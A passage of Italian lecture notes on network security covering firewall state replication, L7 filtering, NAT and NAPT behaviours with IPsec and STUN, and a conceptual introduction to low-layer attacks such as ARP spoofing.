- **Update periodici**. In questo caso viene fissato un periodo al termine del quale lo stato viene inviato all'altro firewall.

Queste due strategie hanno performance diverse in termini di affidabilità, ma anche costi computazionali differenti. Nel caso in cui i due firewall abbiano un basso volume di traffico è ragionevole aspettarsi che gli stati cambino poco nel corso del tempo, dunque sono più convenienti gli aggiornamenti event based. Se, viceversa, il volume di traffico è alto, è ragionevole aspettarsi cambi di stato frequenti,

dunque gli update periodici sono più convenienti; si noti che se comunque gli aggiornamenti non sono abbastanza frequenti vi è il rischio, al momento del guasto, di avere una copia inconsistente dello stato. A livello esemplificativo, in Figura 3.8 sono riportate le performance, in termini di numero di




Figura 3.8: Performance con e senza state replication.

connessioni TCP al secondo, con e senza state replication.

3.3 L7 Filtering

Un amministratore di rete potrebbe voler filtrare traffico di livello applicazione per vari motivi:

- *Log ed analisi del traffico.* Vogliamo sapere ad esempio quale è il tipo di traffico che passa attraverso la nostra rete per dimensionare efficacemente i collegamenti e gli apparati.
- *Traffic shaping.* Vogliamo dare priorità ad alcuni flussi piuttosto che ad altri.
- *Blocco di alcuni protocolli.* Vogliamo evitare che alcuni tipi di traffico passino sulla nostra rete.

L'idea è quella di filtrare a livello 7 dello stack protocollare ISO/OSI (*L7 filtering*) quando utilizzare il numero di porta sorgente e destinazione non è sufficiente a capire il tipo di traffico che si sta analizzando. Filtrare protocolli di livello 7, tuttavia, è molto difficile: esistono meccanismi interni dei protocolli che rendono difficile collegare connessioni diverse alla stessa sessione (e.g. FTP, SIP, etc.), esistono protocolli che intenzionalmente cercano di offuscare il loro tipo, in modo da non essere distinguibili ed esistono protocolli cifrati. Ogni filtro dunque deve essere modellato sull'applicazione specifica e potrebbe avere una macchina a stati molto complessa. Implementare macchine a stati complicate per filtrare gigabit di traffico è computazionalmente molto pesante. È necessario avere macchine dedicate con potenza sufficiente.
Questa tecnica, oltre ad invadere la privacy dell'utente, ha bisogno di un costante aggiornamento poiché ogni volta che cambia un protocollo, è possibile che da un giorno al successivo un filtro smetta di funzionare causando perdita di performance (falsi negativi) o blocco di connessioni legittime (falsi positivi). Deve inoltre essere scritta una R7 Conntrack e questa risulta un'operazione difficile.

Un algoritmo di *pattern matching* implementato in software ha gli stessi problemi di sicurezza di altri applicativi di livello 7, cosa che generalmente è più difficile per firewall di livello più basso. In pratica non viene analizzato il contenuto dei pacchetti, ma la sequenza dei dati che vengono trasmessi; in questo modo è possibile riuscire a capire il protocollo semplicemente osservando le porte (sorgente e destinazione), quanti pacchetti arrivano e da chi. Nel caso in cui un utente stia avendo del traffico non conforme, si blocca la connessione.

Alcune vulnerabilità note sono:

1. *Snort RPC Preprocessing Vulnerability*: "Researchers at Internet Security Systems (ISS) discovered a remotely exploitable buffer overflow in the Snort stream4 preprocessor module [...] Remote attackers may exploit the buffer overflow condition to run arbitrary code on a Snort sensor".

2. *Trend Micro InterScan VirusWall Remote Overflow*: "An implementation flaw in the InterScan VirusWall SMTP gateway allows a remote attacker to execute code with the privileges of the daemon."

3. *Microsoft ISA Server 2000 H.323 Filter*: "Remote Buffer Overflow Vulnerability. The H.323 filter used by Microsoft ISA Server 2000 is prone to remote buffer overflow vulnerability."

4. *Cisco SIP Fixup Denial of Service (DoS)*: "The Cisco PIX Firewall may reset when receiving fragmented SIP INVITE messages."

Si definisce **net neutrality** una rete a banda larga che sia priva di restrizioni arbitrarie sui dispositivi connessi e sul modo in cui essi operano, cioè dal punto di vista della fruizione dei vari servizi e contenuti di rete da parte dell'utente finale. Quando la banda a disposizione non è sufficiente, o si aumenta la banda o si fa *traffic shaping*; nel secondo caso si decide di rendere prioritari alcuni traffici rispetto ad altri. Chi offre servizi quindi diventa arbitro di quale tipo di traffico è prioritario, ovvero la rete di trasporto non è più neutrale. La perdita di neutralità viene spesso vista come un tentativo di censurare alcuni contenuti dalla rete; la net neutrality al massimo livello invece comporta una riduzione della quality of service (QoS).

Generalmente i provider vendono servizi che in teoria non possono garantire. Se tutti gli utenti di un provider utilizzassero le risorse contemporaneamente queste si saturerebbero nel giro di poco tempo. I provider contano sul fatto che l'utilizzo sia eterogeneo e diversificato nel tempo. Questo approccio utilizzato dagli ISP non va d'accordo con i protocolli P2P (file-sharing, Skype, etc.), poiché riescono a sfruttare risorse anche nei momenti in cui l'utente non fa niente. Questo, insieme ad una certa avversione nata negli ultimi anni contro il P2P, ha prodotto molta attenzione sui prodotti di **Deep-Packet-Inspection** (ovvero I7 filtering). La Deep-Packet-Inspection consiste nell'analisi della prima sequenza di pacchetti di una connessione per decidere la QoS da assegnarle.

Capitolo 4

Network Address Translation (NAT)

Negli ultimi anni, con l'espansione continua di Internet, gli indirizzi IP sono diventati pochi e conseguentemente costosi. Inoltre è nata la necessità di non mostrare alla rete esterna la struttura interna di una Intranet. Il **NAT** (Network Address Translation) ed il **NAPT** (Network Address Port Translation) mascherano un indirizzo tramite un proxy a livello IP. In pratica un server NAT, trasparente per l'utente interno, viene visto dall'esterno come la sorgente di comunicazione; in realtà esso modifica gli indirizzi sorgente (IP e porta) dei pacchetti in transito. Se un pacchetto proveniente dalla rete locale è destinato ad un host presente nella rete esterna, il server NAT provvede a cambiare IP e porta sorgente sostituendoli con i propri. Se, viceversa, un pacchetto proveniente da un host esterno è diretto verso un host interno, questo avrà come indirizzo di destinazione quello del server NAT, che poi provvederà a sostituire IP (e porta) di destinazione con quello di un host della rete interna.

Così facendo è possibile associare ad uno o più indirizzi IP *pubblici* (cioè quello del NAT) più indirizzi IP *privati* o *non routable*, dunque creare una sottorete composta da indirizzi IP visibili solo localmente. Così facendo è possibile ovviare (temporaneamente) sia al problema dei pochi indirizzi IP pubblici disponibili (ad uno o più IP è associato un insieme di host), sia al problema di "nascondere" la struttura di una rete interna. Nella Tabella 4.1 sono presenti le tre classi di indirizzi non routable

Classe	Private Address Range
A	10.0.0.0 – 10.255.255.255
B	172.16.0.0 – 172.31.255.255
C	192.168.0.0 – 192.168.255.255

Tabella 4.1: Spazio degli indirizzi non routable.

assegnabili a reti locali; per ulteriori dettagli si veda RFC 1918.




Figura 4.1: A sinistra un esempio di NAT dinamico, a destra un esempio di NAPT.

Abbiamo detto che il server NAT svolge un *mapping tra indirizzi interi ed esterni*. In generale esistono due tipi di NAT: *statico* e *dinamico*. Il NAT statico effettua un mapping uno-a-uno tra indirizzi esterni ed indirizzi interni: è molto facile da implementare, ma non risolve il problema della scarsità di indirizzi; per questo ha un uso molto limitato ed in genere può servire in congiunzione ad un firewall. Il NAT dinamico (Figura 4.1) effettua un mapping uno-a-molti tra indirizzi esterni ed indirizzi interni; rispetto al precedente è un meno semplice da implementare e richiede un server stateful, ma risolve il problema della scarsità degli indirizzi. In questo caso può accadere però che due host interni usino la stessa porta; per ovviare a questo problema si fa ricorso al **NAPT** (*Network Address and Port Translation*) (Figura 4.1), che effettua un mapping dinamico tra indirizzi interni ed esterni utilizzando porte dinamiche. In sostanza i NAPT sono simili ai Network Address Translation, ai quali però viene aggiunta la funzione di tradurre anche le porte e, quindi, dare una diversa mappatura delle porte rispetto a quella vista dall'esterno. Con questa mappatura ci si riserva la possibilità di utilizzare un software anche da remoto senza aprire porte che potrebbero essere soggette ad eventuali attacchi.

Solitamente insieme al NAT viene utilizzato un altro protocollo: **IPsec** (*IP security*). Sostanzialmente è uno standard che si prefigge di ottenere connessioni sicure su reti IP. La sicurezza viene raggiunta attraverso funzionalità di autenticazione, cifratura e controllo di integrità dei pacchetti IP (datagrammi); in pratica viene aggiunto un header a livello 3. IPsec è quindi una collezione di protocolli formata da alcuni che implementano lo scambio delle chiavi per realizzare il flusso crittografato ed altri che forniscono la cifratura del flusso di dati. Per quanto riguarda il secondo aspetto, esistono due protocolli: **Authentication Header (AH)** e **Encapsulating Security Payload (ESP)**. AH fornisce autenticazione e integrità del messaggio, ma non offre la confidenzialità, ESP fornisce invece autenticazione, confidenzialità e controllo di integrità del messaggio; per questi motivi ESP è molto più usato di AH. Entrambe le modalità tuttavia presentano problemi analoghi.

Problema: sia il NAT sia l'IPsec richiedono un ricalcolo dei checksum IP e TCP; le due cose possono interferire *molto* male, portando ad un completo blocco delle comunicazioni.




Figura 4.2: Possibili modi di configurazione del NAPT e IPsec.

In Figura 4.2 sono rappresentati tre diversi scenari con cui è possibile configurare NAPT e IPsec. Una idea potrebbe essere quella di porre il NAPT prima dell'IPsec (o insieme). Teoricamente queste idee sarebbero fattibili, ma non lo sono in pratica: la rete locale non viene protetta e si danno le credenziali all'IPsec. In ogni caso, un host dietro ad un NAT non può cominciare una comunicazione IPsec e la co-locazione di NAT e IPsec è un potenziale pericolo per la sicurezza. L'IPsec risulterebbe dunque un elemento di "fastidio". Per ovviare al problema della comunicazione cifrata, tuttavia, potremmo scegliere due strade:

1. Togliere il NAT, oppure
2. Incapsulare il pacchetto dentro un altro pacchetto, poiché il NAT cambierà sicuramente IP e porta (non è granché come soluzione). Questa tecnica prende il nome di **IP-over-IP** o **tunneling**.

Facciamo adesso un passo indietro ridefinendo il NAT. Il NAT nasce nel 1994 (RFC 1631) come metodo per alleviare il problema della scarsità di indirizzi IPv4; l'RFC 2776 del 2000 definisce il "Network Address Translation – Protocol Translation (NAT-PT)". L'idea di base è la seguente: in Internet i pacchetti "non routable" non sono trasportati, vengono scartati dai router perché l'indirizzo IP *non è univoco*; serve quindi una traslazione da indirizzo non routable ad un indirizzo routable e questo

compito viene svolto dal NAT. Vediamo in dettaglio le operazioni svolte da un NAT; sostanzialmente il proprio compito è quello di effettuare un **binding**, ossia una associazione bidirezionale, in questo caso, tra triple:

$$\{\text{IP, Protocollo, Porta}\}\ \text{(interna)} \iff \{\text{IP, Protocollo, Porta}\}\ \text{(esterna)}$$

Nella prima versione del NAT creata nel 1994 (RFC 1631) veniva variato solamente l'indirizzo IP; questa prima idea funzionava abbastanza bene, ma non risolveva la scarsità di indirizzi, poiché il numero di indirizzi necessari al NAT è pari al numero di PC che vogliono utilizzare *contemporaneamente* lo stesso protocollo. Nella versione del 2000 (RFC 2776), invece, vengono variati l'indirizzo IP e la porta sorgente. Questa tecnica funziona poiché aggira il problema della scarsità di indirizzi: il numero di connessioni contemporanee (bindings) è ≈ 64000 (well-known ports escluse).

Quando arriva un pacchetto sull'interfaccia *interna* del NAT si cerca un binding: se è presente, l'header del pacchetto viene modificato e viene effettuato il forward; se invece non è presente, viene creato un binding, viene modificato l'header del pacchetto e viene effettuato il forward.

Quando arriva un pacchetto sull'interfaccia *esterna* del NAT si cerca un binding: se è presente, l'header del pacchetto viene modificato e viene effettuato il forward; se invece non è presente, il pacchetto viene scartato.
Un binding in un server NAT viene cancellato allo scadere di un timer.

Con queste politiche un binding viene creato solamente dagli host interni che iniziano la comunicazione, poiché i pacchetti provenienti dall'esterno vengono scartati. Questo può far pensare che la rete sia sicura, ma questa concezione è del tutto sbagliata, perché se un host esterno volesse comunicare con un host interno non potrebbe farlo. A questo scopo solitamente viene introdotto anche un *filter* che ha il compito di decidere quali triple esterne possono essere ritradotte nelle corrispondenti interne. Un problema dovuto all'introduzione del filter proviene dal fatto che diversi tipi di filter possono dar luogo a diversi comportamenti del NAT, cioè si potrebbe avere un comportamento non deterministico: alcuni comportamenti sono voluti, altri invece no.

Applicare NAT e filter in TCP e UDP non è la stessa cosa. Sostanzialmente in TCP è semplice perché è connection oriented, mentre in UDP è più difficile perché è connectionless; vediamo la questione più nel dettaglio.
In TCP, essendo un protocollo stateful, il binding è aggiornato in base a un timer che varia a seconda dello stato della connessione e della dimensione della CWIN (finestra di congestione). In UDP, essendo un protocollo stateless, il binding e basto solo su un timer e sulla "conoscenza" del comportamento dell'applicazione (i.e., porte utilizzate).
Nel TCP il NAT ha di solito un comportamento simmetrico, ossia binding e filter sono basati sulla quintupla {protocollo, IP sorgente, porta sorgente, IP destinazione, porta destinazione} e per effettuare il binding è sufficiente verificare il pacchetto che presenta il flag SYN = 1. Così facendo, le comunicazioni devono partire dall'interno e non è possibile effettuare *callback*.

Tuttavia, quello che va bene per TCP non è detto che vada bene per UDP. In TCP infatti, come già detto, uno stream è definito da una quintupla ed il demultiplexing è effettuato dal kernel e definito a livello di TCP. Nell'UDP, invece, il demultiplexing viene effettuato a livello *applicativo* e inoltre una singola applicazione può usare una sola socket in uscita per due stream diversi con destinatari diversi (il TCP non lo permette). Applicare NAT e filter a UDP è dunque difficile perché dovremmo sapere in anticipo cosa fa l'applicazione; idealmente questa gestione dovrebbe essere inclusa direttamente nelle applicazioni, ma la maggior parte delle software house non producono applicazioni basate su UDP di tipo *NAT oriented*. Serve dunque un diverso comportamento del NAT nel caso di UDP.

Il comportamento del NAT per l'UDP è gestito in base a come viene eseguito il filter; in base a come si comporta il NAT alcuni applicativi possono o meno funzionare, in parte o del tutto. Esistono quattro diversi comportamenti:

1. **Symmetric NAT**. Ogni richiesta proveniente da stesso indirizzo IP/porta e diretta ad uno specifico indirizzo IP/porta destinazione esterno è mappata in un unico indirizzo IP/porta sorgente esterno; se lo stesso host interno invia un pacchetto con lo stesso indirizzo di sorgente e di porta, ma verso un'altra destinazione, viene utilizzata una mappatura differente. Solamente l'host esterno che riceve un pacchetto da un host interno può inviare un pacchetto indietro. Non funzionano i programmi che hanno bisogno di referral & handover (es. chat di messaggistica istantanea, MSN).

2. **Full Cone NAT** (o one-to-one NAT). Una volta che un indirizzo interno (`iAddr:iPort`) viene mappato in un indirizzo esterno (`eAddr:ePort`), tutti i pacchetti provenienti da `iAddr:iPort` vengono inviati attraverso `eAddr:ePort`. Qualunque host esterno può quindi inviare pacchetti a `iAddr:iPort`, mandando pacchetti a `eAddr:ePort`. In questo caso il filter non fa nulla (è vuoto), ma chiunque può raggiungere l'host interno (può essere contattato su tutte le porte), anche i malintenzionati: è persino possibile fare un port scanning.

3. **(Address)-Restricted Cone NAT**. Simile al caso precedente, ma con qualche restrizione: una volta che un indirizzo interno (`iAddr:iPort`) viene mappato in un indirizzo esterno (`eAddr:ePort`), tutti i pacchetti provenienti da `iAddr:iPort` vengono inviati attraverso `eAddr:ePort`. In questo caso, però, un host esterno `hAddr:any` può inviare pacchetti verso `iAddr:iPort` mandando pacchetti a `eAddr:ePort` solo se `iAddr:iPort` ha inviato in precedenza un pacchetto a `hAddr:any` (in questo caso `any` significa che il numero di porta non è rilevante). In questo caso quindi il filter è basato sull'indirizzo IP del destinatario; questa scelta è limitante, chat di messaggistica istantanea o programmi P2P ad esempio non funzionano.

4. **Port Restricted Cone NAT**. Questo caso è simile ad un Address Restricted Cone NAT, ma le restrizioni includono i numeri di porta: una volta che un indirizzo interno (`iAddr:iPort`) viene mappato in un indirizzo esterno (`eAddr:ePort`), tutti i pacchetti provenienti da `iAddr:iPort` vengono inviati attraverso `eAddr:ePort`. In questo caso, un host esterno `hAddr:hPort` può inviare pacchetti verso `iAddr:iPort` mandando pacchetti a `eAddr:ePort` solo se `iAddr:iPort` ha inviato in precedenza un pacchetto a `hAddr:hPort`. In questo caso quindi il filter è basato anche sulla *porta* del destinatario; in questa situazione funzionano quasi tutti i programmi UDP, anche se con delle limitazioni.

Come fare se volessimo raggiungere un host appartenente alla stessa rete? Una prima idea, non tanto intelligente, potrebbe essere quella di far uscire e rientrare il pacchetto attraverso il NAT. Un'idea più furba è l'**hairpin** e può comportare o meno l'uso di indirizzi esterni. L'hairpinning (o NAT loopback) descrive una comunicazione tra due host che stanno dietro allo stesso dispositivo NAT utilizzando la propria mappa di endpoint. Poiché non tutti i dispositivi NAT supportano questa configurazione di comunicazione, le applicazioni dovrebbero esserne a conoscenza.




Figura 4.3: STUN Diagram (RFC 3489).

Affinché un host possa sapere quale tipo di NAT viene usato in una rete è necessario un protocollo in grado di rivelarlo. Introduciamo pertanto lo **STUN** (RFC 3489), un protocollo tipo request-reply (o try&error) in grado di scoprire il tipo di NAT in uso. In Figura 4.3 è riportato il diagramma dell'algoritmo generale utilizzato dallo STUN.

Si noti, come già detto, che il NAT può essere *non deterministico*, ossia potrebbe cambiare il proprio comportamento a seconda della disponibilità delle risorse. O, ancora, potrebbero esserci più NAT nel path sorgente/destinazione: in tal caso la classificazione non è rigorosa ed il comportamento non è prevedibile; il secondo livello di NAT potrebbe avere lo stesso comportamento del primo. Dunque lo STUN "fotografa" il comportamento del NAT ad un certo istante temporale, ma questo può variare sulla base delle risorse a disposizione, quindi del carico.
Vediamo adesso una classificazione più precisa del binding, ossia di come può lavorare un server NAT:

- **Endpoint independent**. Il NAT riusa il binding per tutte le sessioni provenienti dallo stesso IP/porta, l'IP/porta esterno non è valutato; è come un *Full Cone NAT*.
- **Endpoint address dependent**. Il NAT riusa il binding per tutte le sessioni provenienti dalla stesso IP/porta verso lo stesso IP esterno (la porta non si considera); è come un *Restricted Cone NAT*.
- **Endpoint address and port dependent**. Si utilizza la quintupla

  {protocollo, IP sorgente, porta sorgente, IP destinazione, porta destinazione},

  cioè si riutilizza lo stesso mapping per tutti i pacchetti inviati ai medesimi IP/porta esterni; è come un *Symmetric NAT*.
- **Endpoint port dependent**. Il NAT riusa il binding per tutte le sessioni provenienti dalla stesso IP/porta verso la stessa porta esterna (l'IP non si considera); è come un *Port Restricted Cone NAT*.

Il port binding lo possiamo suddividere in tre categorie:

- **Port preservation**. Il NAT può tentare di mantenere la porta di origine. Nel caso in cui due host interni abbiano la stessa porta di origine, ad uno sarà cambiata la porta, mentre all'altro no.
- **Port overloading**. Il NAT fa una sorta di port preservation in modo aggressivo; in questo caso un secondo tentativo di binding fa scadere il binding esistente, dunque la porta non viene cambiato all'ultimo host che fa richiesta.
- **Port multiplexing**. Il NAT si occupa di fare demultiplexing cercando di mandare tutte le comunicazioni su una porta. All'esterno i pacchetti appaiono come se provenissero dallo stesso IP/porta, il NAT si occuperà di effettuare il demultiplexing corretto. Tuttavia, se due host interni volessero mandare due stream allo stesso host/porta esterno, allora non sarebbe possibile il demultiplexing. In questo caso uno dei due stream avrebbe assegnata una porta diversa. È dunque un *comportamento non deterministico* in casi di traffico elevato.

Per il timer abbiamo quattro politiche di aggiornamento:

- **Bidirectional**. Il timer viene aggiornato dai pacchetti che transitano in entrambi i sensi.
- **Outbound**. Il timer viene aggiornato solo dai pacchetti che transitano dall'interno verso l'esterno. L'aspetto negativo è che l'host interno deve rinnovarlo periodicamente, poiché se quest'ultimo invia solamente il timer scade; è necessario dunque utilizzare un *keep-alive*. Inoltre il timer potrebbe essere per-session o per-binding, nel caso di riuso del binding per più sessioni.
- **Inbound**. Il timer viene aggiornato solo dai pacchetti che transitano dall'esterno verso l'interno. Anche in questo caso è necessario un keep-alive.
- **Transport Protocol State**. Si effettua un'inferenza del tempo di vita/timing basandosi su informazioni di livello trasporto. All'atto pratico risulta molto difficile da programmare ed eventuali bug potrebbero dar luogo a vulnerabilità utilizzabili per attacchi di tipo DoS. Il problema è simile a quello del layer 7 del firewall (L7 filtering).

Vediamo, infine, una classificazione precisa per il filtering esterno:

- **Endpoint independent**. Il filter non filtra o scarta i pacchetti: è come un *Full Cone NAT*.
- **Endpoint address dependent**. Il filter filtra i pacchetti che non provengono dall'IP originario del binding: è come un *Restricted Cone NAT*.
- **Endpoint address and port dependent**. Il filter filtra i pacchetti che non provengono dall'IP/porta originario del binding: è come un *Symmetric NAT* od un *Port Restricted Cone NAT*.

Si noti che il filter potrebbe avere un timer separato simile a quello del binding (i timer possono essere in qualche modo correlati).

Considerazioni

- Le applicazioni P2P tentano di aggirare i NAT, ma così facendo si creano spesso problemi di sicurezza; "bucare" in questo caso può significare aprire un numero di porte arbitrario.
- Protocolli simili a ICMP rischiano di fallire, perché nei payload sono spesso contenute informazioni relative all'IP/porta sorgente. Inoltre vi è la necessità di calcolare i checksum e molti NAT non supportano questo tipo di funzionalità, dunque molti pacchetti vengono scartati poiché i checksum non risultano validi.
- Il processo di IP fragmentation prevede di ricostruire i pacchetti (o mantenere informazioni del primo frammento), perché nei frammenti successivi l'header TCP/UDP è assente, ma questo potrebbe portare ad un attacco a frammentazione (si consideri anche che il primo frammento potrebbe arrivare fuori sequenza). Inoltre, genericamente il NAT attende l'arrivo di tutti i frammenti e nel caso in cui questi non siano stati ricevuti entro un tempo prestabilito, quelli in memoria vengono scartati: questo potrebbe comportare un grande spreco di risorse.

Altri protocolli potrebbero avere gli stessi tipi di problemi ed il NAT può tentare di modificare il contenuto stesso del payload. Esistono però dei protocolli che mirano a concordare automaticamente le tecnologie che si vogliono utilizzare (e.g. tipo di NAT) ed altre opzioni di comunicazione (e.g. tempo dopo il quale dei pacchetti vengono scartati):

- **Universal Plug and Play (UPnP)**. È un insieme di protocolli e procedure per la definizione e l'annuncio di device e servizi. "*A UPnP compatible device from any vendor can dynamically join a network, obtain an IP address, announce its name, convey its capabilities upon request, and learn about the presence and capabilities of other devices.*" [Wikipedia]
- **Internet Gateway Device (IGD) Standardized Device Control Protocol**. Permette ad un device UPnP di scoprire l'indirizzo esterno di un NAT e di creare binding/filters per i suoi servizi in maniera automatica.

L'aspetto positivo di questo tipo di protocolli è che tutto funziona molto bene ed in modo automatico, quello negativo è che le porte del NAT sono aperte in maniera incontrollata e potrebbero sovrascrivere dei binding esistenti (come ad esempio per la porta 80).

Capitolo 5

Attacchi

Nell'ambito della sicurezza delle reti gli attacchi servono per capire le debolezze di una rete: si effettuano degli auto-attacchi mirati a scoprire le vulnerabilità del nostro sistema. Gli attacchi generalmente si distinguono e sono classificati sulla base del livello dello stack ISO/OSI al quale vengono compiuti. Si parla quindi di attacchi ai livelli bassi ed ai livelli alti della pila ISO/OSI. Più l'attacco è di basso livello, maggiore sarà la sua efficacia.

5.1 Attacchi ai livelli bassi della pila ISO/OSI

In questa sezione parleremo degli attacchi che vengono effettuati ai livelli bassi dello stack ISO/OSI, ossia ai primi tre livelli: fisico, collegamento e rete.

5.1.1 Attacchi a livello fisico

Tra gli attacchi a livello fisico vi sono quelli di tipo DoS (interruzione del collegamento o *Jamming*), attacchi di *Wiretapping*, sniffer hardware e sniffing in reti broadcast. Il jamming sul mezzo fisico si può fare solo se il mezzo lo permette, come nel caso di reti wireless o reti wired con cavi non schermati (si sbuccia fisicamente il cavo ethernet ad esempio). Il jamming risulta tuttavia molto difficile: basta far fallire la ricezione di un bit per invalidare il checksum e far scartare il pacchetto.

5.1.2 Attacchi a livello collegamento

Tra gli attacchi a livello collegamento abbiamo sempre quelli di tipo DoS (*flood* di pacchetti, generazione di collisioni), spoofing (attacco in cui si impiegano delle tecniche per la falsificazione dell'identità) di indirizzi MAC e ARP-Spoofing. Generalmente un flood può essere mirato alla saturazione della banda e, se il mezzo è condiviso, si possono non rispettare i tempi di timeout e creare numerose collisioni, oppure mantenere il canale sempre occupato; un flood può essere banalmente mascherato inviando pacchetti con indirizzo mittente modificato.
In un sistema le vulnerabilità possono essere di tre tipi: volontarie, dovute ad un bug o *vulnerability by design*. Il terzo tipo è il caso in cui si sa benissimo che è presente una vulnerabilità, ma non è possibile far niente per risolverla (altrimenti potrebbe non funzionare un protocollo): il protocollo ARP ne è un esempio.
Richiamiamo dunque brevemente il funzionamento del protocollo ARP attraverso un esempio. Supponiamo che la macchina 192.168.2.51 voglia raggiungere l'indirizzo 192.168.2.52 appartenente alla stessa sotto-rete; per farlo deve inviare un frame all'indirizzo MAC corrispondente. Nel caso in cui il mittente non conosca l'indirizzo MAC corrispondente, invia una richiesta ARP in broadcast chiedendo che la macchina 192.168.2.52 risponda notificando il proprio indirizzo MAC. La macchina 192.168.2.52 a questo punto risponde con un messaggio di ARP-Reply specificando che l'indirizzo IP 192.168.2.52 corrisponde al proprio indirizzo MAC 00:0a:95:9d:68:16. Di seguito sono riportati alcuni campi di un pacchetto ARP e l'algoritmo utilizzato per aggiornare la tabella ARP di ogni host:

Hardware type (ethernet)
Protocol type (IPv4)
[. . .]
Sender hardware address
Sender protocol address
Receiver hardware address
Receiver protocol address

ARP-Table-Update

```
1  if I have that hardware type (almost definitely)
2      if I speak that protocol
3          if The pair <protocol type, sender protocol address> is already in my translation table
4              Update the sender hardware address field of the entry with the new information
5              in the packet and set merge_flag to true.
6              if I am the target protocol address
7                  [. . . ]
```

La tabella ARP viene quindi aggiornata anche senza aver fatto alcuna richiesta: l'attacco di ARP-spoofing sfrutta proprio questa vulnerabilità (by design). Lo scopo di un attacco di ARP-spoofing è quello di intercettare il traffico che passa tra due macchine collegate attraverso una rete con switch; l'attaccante fa parte della rete ma non fa parte del path tra le due macchine vittima, ma fa credere al destinatario di avere l'indirizzo del mittente vero.




Figura 5.1: Esempio di rete connessa da uno switch.

